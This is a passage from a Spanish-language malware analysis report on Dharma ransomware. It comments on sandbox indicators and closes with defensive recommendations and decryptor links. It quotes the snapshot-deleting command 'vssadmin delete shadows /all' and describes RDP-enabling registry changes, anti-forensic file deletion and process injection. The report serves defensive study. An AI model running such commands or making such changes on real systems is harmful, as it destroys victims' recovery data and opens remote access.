Checks warning level of secure to non-secure traffic redirection	
details	"mssql2.exe" (Path: "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"; Key: "WARNONHTTPSTOHTTPREDIRECT")
source	Registry Access
relevance	7/10
research	Show me all reports matching the same indicator
ATT&CK ID	T1012 (Show technique in the MITRE ATT&CK™ matrix)

Reads and sets terminal service related keys: Se puede observar como ha leido y configurado claves relacionadas con el servicio del terminal, un ataque relacionado comúnmente con Remote Desktop. Primero lee a través del proceso reg.exe que el registro del sistema CONTROL/TERMINAL SERVER permite conexiones con terminal y luego crea un acceso, posiblemente para utilizar una terminal como RDP.

Remote Access Related

Reads terminal service related keys (often RDP related)

details "SearchHost.exe" (Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER"; Key: "TSUSERENABLED")
 "SearchHost.exe" (Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER"; Key: "TSAPPCOMPAT")
 "reg.exe" (Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER"; Key: "ALLOWTSCONNECTIONS")
 "reg.exe" (Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER"; Key: "FDENYTSCONNECTIONS")

source Registry Access

relevance 10/10

research [Show me all reports matching the same indicator](#)

ATT&CK ID T1021.001 (Show technique in the MITRE ATT&CK™ matrix)

Sets terminal service related keys (often RDP related)

details "reg.exe" (Access type: "CREATE"; Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER")
 "reg.exe" (Access type: "SETVAL"; Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER"; Key: "ALLOWTSCONNECTIONS"; Value: "01000000")
 "reg.exe" (Access type: "SETVAL"; Path: "HKEY\SYSTEM\CONTROLSET001\CONTROL\TERMINAL SERVER"; Key: "FDENYTSCONNECTIONS"; Value: "00000000")

source Registry Access

relevance 3/10

research [Show me all reports matching the same indicator](#)

ATT&CK ID T1021.001 (Show technique in the MITRE ATT&CK™ matrix)

Marks files for deletion and open files with deletion access rights: Esta es una técnica utilizada habitualmente dentro de la evasión defensiva. Consiste en el borrado de archivos propios del malware para eliminar rastros de su actividad, con lo que dificulta al sistema detectar su intrusión. Esto puede ocurrir durante la misma fase de intrusión o en un proceso posterior.

System Destruction

Marks file for deletion

details "C:\Dharma.exe" marked "C:\ac__tmp_rar_sfx_access_check_907355187" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\mssql2aq.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\mssql2.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\bihcjeqyvanfeuqck.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\jkehgazrbdwf.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\gxslubsyhrodzh.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\unniepymeymuigu.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\hjksfrauypmuvdhz.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\lffctvhpuwlke.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\qlhlxnbeatsote.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\btodsueovfdlim.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\vzanpvrdmlqse.sys" for deletion
 "C:\ac\mssql2.exe" marked "C:\ac\ploataboupgjirts.sys" for deletion

source API Call

relevance 10/10

research [Show me all reports matching the same indicator](#)

ATT&CK ID T1070.004 (Show technique in the MITRE ATT&CK™ matrix)

Opens file with deletion access rights

details "mssql2.exe" opened "C:\ac\bihcjeqyvanfeuqck.sys" with delete access
 "mssql2.exe" opened "C:\ac\jkehgazrbdwf.sys" with delete access
 "mssql2.exe" opened "C:\ac\gxslubsyhrodzh.sys" with delete access
 "mssql2.exe" opened "C:\ac\lppjfbwxsgv.sys" with delete access
 "mssql2.exe" opened "C:\ac\hjksfrauypmuvdhz.sys" with delete access
 "mssql2.exe" opened "C:\ac\lffctvhpuwlke.sys" with delete access
 "mssql2.exe" opened "C:\ac\qlhlxnbeatsote.sys" with delete access
 "mssql2.exe" opened "C:\ac\btodsueovfdlim.sys" with delete access
 "mssql2.exe" opened "C:\ac\vzanpvrdmlqse.sys" with delete access
 "mssql2.exe" opened "C:\ac\ploataboupgjirts.sys" with delete access
 "mssql2.exe" opened "C:\ac\gbnnwyywmkfrzl.sys" with delete access
 "mssql2.exe" opened "C:\ac\vfqycabccagmthzqd.sys" with delete access
 "mssql2.exe" opened "C:\ac\ulgxovrpbwxa.sys" with delete access

source API Call

relevance 7/10

research [Show me all reports matching the same indicator](#)

ATT&CK ID T1070.004 (Show technique in the MITRE ATT&CK™ matrix)

Installs hooks/patches the running process: En este caso, en lugar de utilizar el método anti-sandbox de eliminar hooks del sistema ha instalado sus propios hooks durante el proceso de intrusión. Los hooks son mecanismos de llamada a APIs del sistema, que entre otras cosas, pueden revelar credenciales de usuario, por lo que esta técnica del malware de instalar hooks propios puede capturar llamadas de las APIs con información sensible.

Installs hooks/patches the running process	
details	0000000ba18877600000000 "to virtual address "0x776C1000" (part of module "NSI.DLL") "find.exe" wrote bytes "c04e597720545a77e0655a77b5385b77000000000d08776000000000c5ea87760000000008 8ea877600000000e968737582285b77ee295b7700000000d26973750000000007dbb87760000000009be737500 000000ba18877600000000 "to virtual address "0x776C1000" (part of module "NSI.DLL") "net.exe" wrote bytes "c04e597720545a77e0655a77b5385b77000000000d0877600000000c5ea87760000000088 ea877600000000e968737582285b77ee295b7700000000d26973750000000007dbb87760000000009be7375000 000000ba18877600000000 "to virtual address "0x776C1000" (part of module "NSI.DLL") "net1.exe" wrote bytes "c04e597720545a77e0655a77b5385b77000000000d0877600000000c5ea87760000000088 8ea877600000000e968737582285b77ee295b7700000000d26973750000000007dbb87760000000009be7375000 000000ba18877600000000 "to virtual address "0x776C1000" (part of module "NSI.DLL") "reg.exe" wrote bytes "c04e597720545a77e0655a77b5385b77000000000d0877600000000c5ea87760000000088 ea877600000000e968737582285b77ee295b7700000000d26973750000000007dbb87760000000009be7375000 000000ba18877600000000 "to virtual address "0x776C1000" (part of module "NSI.DLL")
source	Hook Detection
relevance	10/10
research	Show me all reports matching the same indicator
ATT&CK ID	T1056.004 (Show technique in the MITRE ATT&CK™ matrix)

4.2.3. Indicadores maliciosos

Malicious Indicators	
Anti-Detection/Stealthyness	21
Attempts to change the attributes of the files	▼
Environment Awareness	▼
Maps local system accounts	▼
External Systems	▼
Sample detected by CrowdStrike Static Analysis and ML with relatively high confidence	▼
Sample was identified as malicious by a large number of Antivirus engines	▼
Sample was identified as malicious by a trusted Antivirus engine	▼
General	▼
The analysis extracted a file that was identified as malicious	▼
The analysis spawned a process that was identified as malicious	▼
Installation/Persistence	▼
Allocates virtual memory in a remote process	▼
Writes data to a remote process	▼
Network Related	▼
Attempts to find domain-level groups	▼
Found more than one unique User-Agent	▼

Pattern Matching
YARA signature match
Ransomware/Banking
Deletes volume snapshots (often used by ransomware)
System Destruction
Deletes volume snapshots (often used by ransomware)
System Security
Modifies firewall settings
Tries to create an account on the system
Unusual Characteristics
Checks for a resource fork (ADS) file
Spawns a lot of processes

Analysis extracted files and spawned process identified as malicious: El análisis de Hybrid ha matched archivos y procesos del malware con hasta 70 antivirus diferentes, obteniendo un elevado número de marcas de estos AVs que han clasificado esos archivos y procesos como maliciosos.

General
The analysis extracted a file that was identified as malicious
<p>details 10/68 Antivirus vendors marked dropped file "unlocker.exe" as malicious (classified as "IObit.D potentially unwanted" with 14% detection rate) 52/70 Antivirus vendors marked dropped file "LogDelete.exe" as malicious (classified as "BAT.Trojan.Adduser" with 74% detection rate) 8/57 Antivirus vendors marked dropped file "Shadow.bat" as malicious (classified as "RiskTool.BAT.Delshad" with 14% detection rate) 2/69 Antivirus vendors marked dropped file "SearchHost.exe" as malicious (classified as "Malware.Generic" with 2% detection rate) 62/69 Antivirus vendors marked dropped file "1sass.exe" as malicious (classified as "Trojan.Ransom.Crysis" with 89% detection rate) 7/60 Antivirus vendors marked dropped file "systembackup.bat" as malicious (classified as "BAT.Trojan.Adduser" with 11% detection rate) 58/69 Antivirus vendors marked dropped file "nc123.exe" as malicious (classified as "NetTool.Scan" with 84% detection rate)</p> <p>source Extracted File</p> <p>relevance 10/10</p> <p>research Show me all reports matching the same indicator</p>
The analysis spawned a process that was identified as malicious
<p>details 58/69 Antivirus vendors marked spawned process "nc123.exe" (PID: 3984) as malicious (classified as "NetTool.Scan" with 84% detection rate) 27/68 Antivirus vendors marked spawned process "mssql2.exe" (PID: 3692) as malicious (classified as "Application.HackTool.PCHunter" with 39% detection rate) 2/69 Antivirus vendors marked spawned process "SearchHost.exe" (PID: 2332) as malicious (classified as "Malware.Generic" with 2% detection rate)</p> <p>source Monitored Target</p> <p>relevance 10/10</p> <p>research Show me all reports matching the same indicator</p>

Allocates virtual memory and writes data in a remote process: La asignación de memoria virtual y escritura de datos en los procesos es consecuencia de un previo vaciado de procesos realizado por el malware con el fin de inyectar código malicioso. El vaciado de procesos se suele realizar creando un proceso en un estado suspendido y vaciando después parte del espacio que ocupa en memoria, que luego se puede reemplazar con código malicioso. Puede utilizarse también como un método para evadir la detección.

Installation/Persistence

Allocates virtual memory in a remote process

details "Dharma.exe" allocated memory in "%WINDIR%\System32\cmd.exe"
 "Dharma.exe" allocated memory in "\Device\de\deDevicePITOLO-1"
 "Dharma.exe" allocated memory in "C:\ac\Shadow.bat"
 "nc123.exe" allocated memory in "%WINDIR%\System32\winrnr.dll"
 "cmd.exe" allocated memory in "C:"
 "cmd.exe" allocated memory in "\Device\MountPointManager"
source API Call
relevance 7/10
research [Show me all reports matching the same indicator](#)
ATT&CK ID T1055.012 ([Show technique in the MITRE ATT&CK™ matrix](#))

Writes data to a remote process

details "Dharma.exe" wrote 32 bytes to a remote process "C:\ac\nc123.exe" (Handle: 580)
 "Dharma.exe" wrote 52 bytes to a remote process "C:\ac\nc123.exe" (Handle: 580)
 "Dharma.exe" wrote 4 bytes to a remote process "C:\ac\nc123.exe" (Handle: 580)
 "Dharma.exe" wrote 32 bytes to a remote process "C:\ac\mssql2.exe" (Handle: 656)
 "Dharma.exe" wrote 52 bytes to a remote process "C:\ac\mssql2.exe" (Handle: 656)
 "Dharma.exe" wrote 4 bytes to a remote process "C:\ac\mssql2.exe" (Handle: 656)
 "Dharma.exe" wrote 32 bytes to a remote process "C:\ac\EVER\SearchHost.exe" (Handle: 528)
 "Dharma.exe" wrote 52 bytes to a remote process "C:\ac\EVER\SearchHost.exe" (Handle: 528)
 "Dharma.exe" wrote 4 bytes to a remote process "C:\ac\EVER\SearchHost.exe" (Handle: 528)
 "cmd.exe" wrote 32 bytes to a remote process "%WINDIR%\System32\vssadmin.exe" (Handle: 132)
 "cmd.exe" wrote 52 bytes to a remote process "C:\Windows\System32\vssadmin.exe" (Handle: 132)
 "cmd.exe" wrote 4 bytes to a remote process "C:\Windows\System32\vssadmin.exe" (Handle: 132)
 "cmd.exe" wrote 32 bytes to a remote process "C:\Windows\System32\net.exe" (Handle: 144)
source API Call
relevance 6/10
research [Show me all reports matching the same indicator](#)
ATT&CK ID T1055 ([Show technique in the MITRE ATT&CK™ matrix](#))

Deletes volume snapshots: El comando `vssadmin delete shadows /all` es utilizado por el malware para eliminar todas las snapshots realizadas por el sistema para la recuperación de datos. El sistema contiene funciones que ayudan a reparar sistemas corruptos, como backups, volume snapshots y funciones de reparación automática. Estas funciones pueden ser desactivadas o eliminadas por un atacante para destruir los datos almacenados o realizar un cifrado de los mismos.

Ransomware/Banking

Deletes volume snapshots (often used by ransomware)

details Deletes volume snapshots files "vssadmin.exe" with commandline "vssadmin delete shadows /all" ([Show Process](#))
source Monitored Target
relevance 10/10
research [Show me all reports matching the same indicator](#)
ATT&CK ID T1490 ([Show technique in the MITRE ATT&CK™ matrix](#))

System Destruction

Deletes volume snapshots (often used by ransomware)

details Deletes volume snapshots files "vssadmin.exe" with commandline "vssadmin delete shadows /all" ([Show Process](#))
source Monitored Target
relevance 10/10
research [Show me all reports matching the same indicator](#)
ATT&CK ID T1490 ([Show technique in the MITRE ATT&CK™ matrix](#))

Checks for a resource fork (ADS) file: Mediante esta acción el malware comprueba si existen en el disco, dentro de la MFT (Master File Table), atributos de archivos usados para el almacenamiento de datos (conocidos como flujos de datos alternativos ADS). De esta manera, pueden utilizar estos atributos para ocultar información maliciosa y evitar la detección de herramientas de análisis y antivirus.

Unusual Characteristics

Checks for a resource fork (ADS) file

details "mssql2.exe" checked file "C:"
"SearchHost.exe" checked file "C:"
source API Call
relevance 5/10
research [Show me all reports matching the same indicator](#)
ATT&CK ID T1564.004 ([Show technique in the MITRE ATT&CK™ matrix](#))

Se puede ver el **detalle completo del análisis realizado desde Hybrid Analysis** en este enlace: <https://www.hybrid-analysis.com/sample/6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850?environmentId=100>

5. Recomendaciones y mitigación

Algunas **recomendaciones** que se pueden seguir para minimizar el riesgo de que un equipo o red de equipos sean infectados por un malware son:

- Mantener el sistema actualizado
- Realizar copias de seguridad offline
- Contar con herramientas de defensa: antispam, antivirus, EDR, etc.
- Bloquear tráfico no seguro en los navegadores utilizados
- No utilizar cuentas de administrador para el uso diario, sólo cuando sea necesario
- Contar con bloqueadores Javascript que identifiquen y prevengan la ejecución de código malicioso desde el navegador.
- No tener más puertos abiertos a internet de los estrictamente necesarios.
- Evitar abrir archivos adjuntos o pinchar en enlaces de correos electrónicos que puedan resultar sospechosos.
- Analizar detenidamente los correos electrónicos recibidos: dirección desde la que se envía, dirección de respuesta, lenguaje utilizado, etc.

Además en el caso de las empresas es importante contar con otra serie de prevenciones:

- Formar a los empleados en nociones básicas de ciberseguridad, phishing, malware, etc.
- Establecer políticas de seguridad en el sistema.
- Contar con un plan de respuesta ante incidentes basado en normas homologadas.
- Mantener listas de control de acceso (ACLs) que regulan los permisos de acceso a los objetos del sistema.
- Filtro de contenidos web.
- Seguridad en tráfico de correos electrónicos con sistemas de captura de ATPs
- Servicio de protección avanzados de ATP.
- Firewalls y routers de última generación con actualización de definiciones de malware.
- Etc.

Aún así, ninguna persona o empresa está asegurada totalmente de ser infectada por algún malware, ya que son multitud de factores a tener en cuenta para evitar este tipo de ataques y cada día surgen nuevas amenazas que pueden no estar identificadas aún. Por ello, para mitigar el daño sufrido en caso de haber sido infectado, algunas **mitigaciones** a tener en cuenta pueden ser:

- Aislar el equipo o red de conexión a internet
- Contactar con empresa de ciberseguridad o con el equipo de respuesta de incidentes en caso de contar con él.
- Explorar el sistema de archivos para determinar el alcance de la infección.
- Analizar el impacto en los backups.
- Tratar de identificar el malware y su versión, podría existir algún remedio publicado, por ejemplo claves de desencriptación en caso de ser un ransomware.
- Obtener muestras del malware y ficheros maliciosos que haya dejado en el sistema.
- Copiar información afectada en discos duros externos para conservar evidencias del ataque.
- Revisar permisos, contraseñas, registros, grupos de usuarios, etc. y modificarlos en caso de que sea necesaria, ya que el malware puede haber actuado sobre ellos.

6. Miscelánea

En este último apartado se detalla más información interesante acerca del malware.

En estos enlaces puede consultarse y descargarse herramientas de desencriptado creadas por Kaspersky. Debe tenerse en cuenta que Dharma ha estado siendo actualizado desde su salida como ya se ha comentado en este informe, por lo que es posible que estas herramientas no tengan efecto en algunas de las versiones existentes.

https://www.nomoreransom.org/uploads/RakhniDecryptor_how-to_guide.pdf

<https://media.kaspersky.com/utilities/VirusUtilities/EN/rakhnidecryptor.zip>

En este siguiente enlace puede encontrarse referencias a posts, publicaciones, noticias, etc. relacionadas o en las que se hace mención del ransomware Dharma.

<https://malpedia.caad.fkie.fraunhofer.de/details/win.dharma>